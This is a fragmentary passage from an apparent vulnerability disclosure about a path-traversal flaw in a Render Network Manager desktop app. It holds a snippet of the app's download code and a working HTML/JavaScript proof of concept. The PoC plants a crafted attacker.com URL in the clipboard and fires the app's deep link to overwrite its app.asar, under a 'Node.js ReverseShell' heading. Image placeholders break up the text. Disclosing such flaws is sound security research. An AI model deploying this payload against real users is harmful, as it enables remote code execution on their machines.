

```
["_startDownload"](_0x1a8706) {
  ...
  const _0x5d2f53 = path.join(_0x1a8706.folder, _0x1a8706.name);
  const _0x2ba5fb = _0x5d2f53 + ".downloading";
  const _0x2fe297 = fs.createWriteStream(_0x2ba5fb);
  ...
  fs.rename(_0x2ba5fb, _0x5d2f53, _0x322988 => {
```

PoC: Node.js ReverseShell


```
<button onclick="executeExploit()">Download Scene</button>

<script>
    async function executeExploit() {
        // Maliciously crafted URL in which 'filename' includes path traversal
        const craftedURL = "https://attacker.com/app.asar?X-Amz-Date=20250231T010632Z&X-Amz-Expires=3600&response-content-disposition=filename=\"../../../../Applications/Render Network Manager.app/Contents/Resources/app.asar\"";
        
        // Copy the malicious URL to the clipboard
        await navigator.clipboard.writeText(craftedURL);

        // Trigger the deep link to start the download
        setTimeout(() => {
            window.location.href = "rendermanagerapp://download?source=clipboard";
        }, 1000);
    }
</script>
```



APhone

